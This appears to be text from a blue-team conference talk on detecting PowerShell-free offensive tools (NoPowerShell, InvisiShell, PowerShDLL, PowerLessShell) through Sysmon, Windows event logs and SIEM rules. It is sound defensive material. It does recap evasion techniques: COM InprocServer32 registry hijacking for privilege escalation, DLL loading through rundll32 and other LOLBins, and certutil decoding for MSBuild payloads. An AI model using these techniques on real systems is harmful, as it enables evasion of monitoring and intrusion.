Star

365

Fork

58



not-powershell

NoPowerShell – Features

- Implemented in C#
- No System.Management.Automation.dll, only Native .NET library
- PowerShell “remake”
- PowerShell like cmdlets, extensible!
- 2 modes of execution
 - Run using rundll32.exe
 - Run by loading it to Cobalt Strike!



NoPowerShell – Components

- Cobalt Strike Mode
 - NoPowerShell.exe
 - NoPowerShell.cna
- DLL Mode
 - NoPowerShell32.dll or NoPowerShell64.dll
 - Load one of these dll using rundll32.exe
 - Act similarly like PowerShDLL



Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Demo



not-powershell

#Detection Life

Am I In Danger?

When the talk is about new offensive tools and you're the blue teamers



not-powershell

Select Windows PowerShell -
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
C:\Users\tas_kmanager>

Okay... what can Blue Team do then?



not-powershell




SIEM Solutions
splunk, ELK, Arcsight, LogRhythm

UTILIZE.YOUR.LOGS



not-powershell



Logs can kill you

Or protect you



not-powershell

Detecting the Not-Powershell

Logs that can help us:

- Windows Events Logs
- Sysmon Logs
- Event Tracing for Windows (ETW)

2 types of detections:

- Low hanging fruits
 - Easy to create, easy to bypass!
- Tools behaviours



Get-EventLog Windows Event Logs

- Available by Default on Windows OS
- 5 types, tons of event IDs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
- Each event IDs contain different information
- Ship logs to SIEM to create rule and better detection (correlation, aggregation, etc.)
 - ELK winlogbeat/Filebeat
 - Splunk Forwarder
 - Arcsight Connector, etc.



Get-EventLog Sysmon Logs

- SysInternals tool, need to be installed
- Smaller number of event IDs (22 Event IDs)
 - Each event IDs contain different information
- Ship logs to SIEM to create rule and better detection (correlation, aggregation, etc.)
 - ELK winlogbeat/Filebeat
 - Splunk Forwarder
 - Arcsight Connector, etc.



Get-EventLog ETW Logs

- Kernel level event tracing
- Log kernel or application defined events to a log file
- Can be queried using PowerShell, logman.exe or Microsoft Message Analyzer
- Not all SIEM support ETW logs
 - Currently just Splunk supporting ETW logs forwarding



Detecting The Not-PowerShell

we
protec



we
attac



...but most importantly...

**we
detect
the calc**



not-powershell

Tools #1 – InvisiShell Detection

Recaps:

Hooks PowerShell process

Privilege Escalation is Included

Load custom dll



not-powershell

Low Hanging Fruits

- DLL Hash, DLL File Name, BAT File Name, BAT Hashes (generate using hash tools)

Event 7, Sysmon

General Details

Image loaded:
UtcTime: 2019-10-22 19:33:39.570
ProcessGuid: {071dd1ea-5993-5daf-0000-001021211d1d}
ProcessId: 3208
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ImageLoaded: C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\InvisiShellProfiler.dll
FileVersion: ?
Description: ?
Product: ?
Company: ?
Hashes: MD5=347324EFF50D650D345074B51FB7775C, SHA256=833D68452EA956B5D23BCB243CD327BD05DFD79FB5A4A34064783749EAF1DDF
Signed: false
Signature:
SignatureStatus: Unavailable

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 10/22/2019 3:33:39 PM
Event ID: 7 Task Category: Image loaded (rule: ImageLoad)
Level: Information Keywords:
User: SYSTEM Computer: Cerb-2k12R2-S1
OpCode: Info
More Information: [Event Log Online Help](#)

Sysmon Event ID 7

Event 1, Sysmon

General Details

Process Create:
UtcTime: 2019-10-22 18:32:04.494
ProcessGuid: {071dd1ea-4b24-5daf-0000-00103f05181d}
ProcessId: 916
Image: C:\Windows\System32\cmd.exe
FileVersion: 6.3.9600.16384 (winblue_rtm.130821-1623)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\Windows\System32\cmd.exe /c ""C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\RunWithPathAsAdmin.bat""
CurrentDirectory: C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\
User: CERB-2K12R2-S1\Administrator
LogonGuid: {071dd1ea-22c0-5cf0-0000-0020a7f80400}
LogonId: 0x4F8A7
TerminalSessionId: 1

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 10/22/2019 2:32:04 PM
Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: Cerb-2k12R2-S1
OpCode: Info
More Information: [Event Log Online Help](#)

Sysmon Event ID 1



Initialization

- Initialization Command line will always contain JUST “powershell” (with no cmdlets)
- If parent image/process contain “.exe” and contain a .bat.

Event 1, Sysmon

General Details

Process Create:

UtcTime: 2019-10-22 18:18:49.138
ProcessGuid: {071dd1ea-4809-5daf-0000-0010af6e171d}
ProcessId: 1920
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
FileVersion: 10.0.14409.1005 (rs1_srv00b.161208-1155)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: powershell
CurrentDirectory: C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\
User: CERB-2K12R2-S1\Administrator
LogonGuid: {071dd1ea-22c0-5cf0-0000-0020a7f80400}
LogonId: 0x4F8A7
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=B3AD5364CF04B6AB05616DD483AAF618,SHA256=7375ADED882FD62CEFC686FD20A704A164E056022F3B8C2E1B94F3A9B8361478
ParentProcessGuid: {071dd1ea-4808-5daf-0000-00100b65171d}
ParentProcessId: 352
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\RunWithRegistryNonAdmin.bat""

Log Name: Microsoft-Windows-Sysmon
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)


Computer: Cerb-2k12R2-S1

Company: Microsoft Corporation
CommandLine: powershell
CurrentDirectory: C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master

ParentProcessId: 352
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe /c ""C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\RunWithRegistryNonAdmin.bat""

Activate Windows
Go to System in Control

Sysmon Event ID 1




Reg.exe For Priv. Escalation

- Command line:
 - **InprocServer32* /ve /t REG_SZ /d
"d11" /f*
- Parent command line contains ".bat"
- (Optional) Description:
 - "Registry Console Tools"

CMD: so let's add this new registry key here...

Sysmon: Hey, is this priv escalation?

CMD:




Sysmon Event ID 1

not-powershell

Registry Contents after Priv. Escalation

- Details:
 - DLL that is NOT located in System32 Directory
- Target Object:
HKCU\Classes\CLSID*\InprocServer32\ (Default)*



InvisiShell Load Profiler.dll to PowerShell process

- Watch for any unsigned DLL (or status unavailable) loaded by PowerShell
- PowerShell should only load DLL with Company containing “Microsoft”

Event 7, Sysmon

General Details

Image loaded:
UtcTime: 2019-10-22 18:32:04.588
ProcessGuid: {071dd1ea-4b24-5daf-0000-0010ef09181d}
ProcessId: 2956
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ImageLoaded: C:\Users\Administrator\Desktop\InvisiShell\Invisi-Shell-master\Invisi-Shell-master\InvisiShellProfiler.dll
FileVersion: ?
Description: ?
Product: ?
Company: ?
Hashes: MD5=347324EFF50D650D345074B51FB7775C, SHA256=833D68452EA956B5D23BCB243CD327BD05DFD79FB5A4A34064783749EAF1DDF
Signed: false
Signature:
SignatureStatus: Unavailable

Sysmon Event ID 7



not-powershell

Tools #2 – PowerShDLL Detection

Recaps:

Loads DLL using 5 LOLBAS

Load custom dll too




not-powershell

Low Hanging Fruits

- Information from AssemblyInfo.cs
 - ScriptKiddies would never change this!

Assembly info on Powershell Source Code



```
5 // General Information about an assembly is controlled through the following
6 // set of attributes. Change these attribute values to modify the information
7 // associated with an assembly.
8 [assembly: AssemblyTitle("PowerShdll")]
9 [assembly: AssemblyDescription("")]
10 [assembly: AssemblyConfiguration("")]
11 [assembly: AssemblyCompany("")]
12 [assembly: AssemblyProduct("PowerShdll")]
13 [assembly: AssemblyCopyright("Copyright © 2016")]
14 [assembly: AssemblyTrademark("")]
15 [assembly: AssemblyCulture("")]
16
17 // Setting ComVisible to false makes the types in this assembly not visible
18 // to COM components. If you need to access a type in this assembly from
19 // COM, set the ComVisible attribute to true on that type.
20 [assembly: ComVisible(false)]
21
22 // The following GUID is for the ID of the typelib if this project is exposed to COM
23 [assembly: Guid("36ebf9aa-2f37-4f1d-a2f1-f2a45deef21")]
```

Sysmon Event ID 1



PowerShDLL Loading DLLs ??!!

- EXE and DLL Mode will load the PowerShell DLLs!

▶ October 25th 2019, 17:02:35.261	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\b65e414f2dfbf332f77c36113c53762f\Microsoft.PowerShell.Security.ni.dll	Image loaded (rule: ImageLoad)
▶ October 25th 2019, 17:02:35.245	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\2fbc1668d03584dff4d03df9454f0617\Microsoft.PowerShell.Commands.Utility.ni.dll	Image loaded (rule: ImageLoad)
▶ October 25th 2019, 17:02:35.245	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\a46c3365e95186cf5252404481db161a\Microsoft.PowerShell.Commands.Management.ni.dll	Image loaded (rule: ImageLoad)
▶ October 25th 2019, 17:02:35.230	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P1706cafe#\0284ec5477ae1752995b79cab35a3901\Microsoft.PowerShell.Commands.Diagnostics.ni.dll	Image loaded (rule: ImageLoad)
▶ October 25th 2019, 17:02:35.230	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\7e44ae90085ed1eec5fe30bb52040fb8\Microsoft.PowerShell.ConsoleHost.ni.dll	Image loaded (rule: ImageLoad)
▶ October 25th 2019, 17:02:35.214	7	2676	C:\Windows\System32\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\3129e9a9c3cad921c5d247f3187b1555\System.Management.Automation.ni.dll	Image loaded (rule: ImageLoad)

Sysmon Event ID 7 – Kibana View

RunDLL32.exe
(or the other 4 exe)

PowerShell Related DLLs
Launched by not PowerShell



not-powershell

Watch the Loaders!

Create an alert whenever the 5 Loaders (i.e. rundll32.exe) are loading

- UNSIGNED DLLs
- UNAVAILABLE SIGNATURE STATUS DLLs

ps: WHITELISTING MIGHT BE REQUIRED

Event 7, Sysmon

General Details

Image loaded:
UtcTime: 2019-10-25 21:02:34.995
ProcessGuid: {071dd1ea-62ea-5db3-0000-00105de55d1d}
ProcessId: 2676
Image: C:\Windows\System32\rundll32.exe
ImageLoaded: C:\Users\Administrator\Desktop\PowerShdll\PowerShdll.dll
FileVersion: 1.0.0.0
Description: PowerShdll
Product: PowerShdll
Company:
Hashes: MD5=F76DAED822F16D7FE1307AEDCCED828A, SHA256=4F7227965759EC57233A46CE0D0F8DEF824C632BE06A58178B8E7F3F343982C0
Signed: false
Signature:
SignatureStatus: Unavailable

Sysmon Event ID 7



not-powershell

Tools #3 – PowerLessShell Detection

Recaps:

Use MSBuild.exe

Use Certutil.exe

Copy and Rename MSBuild.exe to different name


Load DLLs



not-powershell

Low Hanging Fruits

- Creation of .EXE file on .NET Framework Folder



Sysmon Event ID 11


Activate Windows
Go to System in C



not-powershell

PowerLessShell Behaviours

- PowerShell IS STILL recording the output
 - Even after all the encoding



PowerShell Event ID 4104



not-powershell

Suspicious Certutil.exe and MsBuild.exe (Correlate both of them)

- Certutil.exe with decodehex
 - use Description Field

Event 1, Sysmon

General Details

Process Create:
UtcTime: 2019-10-28 00:49:48.159
ProcessGuid: {071dd1ea-3b2c-5db6-0000-0010509d971d}
ProcessId: 4440
Image: C:\Windows\System32\certutil.exe
FileVersion: 6.3.9600.16384 (winblue_rtm.130821-1623)
Description: CertUtil.exe
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: certutil -decodehex wcKcxQYvvPe acmUMBBidHuxXDQzJNAK
CurrentDirectory: C:\Windows\Microsoft.NET\Framework\v4.0.30319\
User: CERB-2K12R2-S1\Administrator
LogonGuid: {071dd1ea-22c0-5cf0-0000-0020a7f80400}
LogonId: 0x4F8A7
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=09A8A29BAA3A451713FD3D07943B4A43,SHA256=E2A5FB1CA722474B76D6DA5C5B1D438A1E58BECA52864862555C9AB1B533E72D
ParentProcessGuid: {071dd1ea-3b2c-5db6-0000-00100398971d}
ParentProcessId: 812
ParentImage: C:\Windows\System32\cmd.exe
